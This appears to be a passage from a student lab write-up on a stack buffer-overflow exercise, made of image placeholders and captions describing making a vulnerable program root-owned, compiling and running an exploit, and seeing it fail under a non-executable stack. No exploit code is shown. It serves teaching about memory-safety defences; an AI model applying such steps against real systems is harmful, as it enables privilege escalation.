
Change the ownership of the stack to root.




Changing the mode of the stack again.



Compiling the exploit.c file again.



Executing the exploit.c file.



Executing the stack.c file.

Observation: We got the output as “Segmentation Fault” because the non-executable stack does not let anything on the stack to be executed

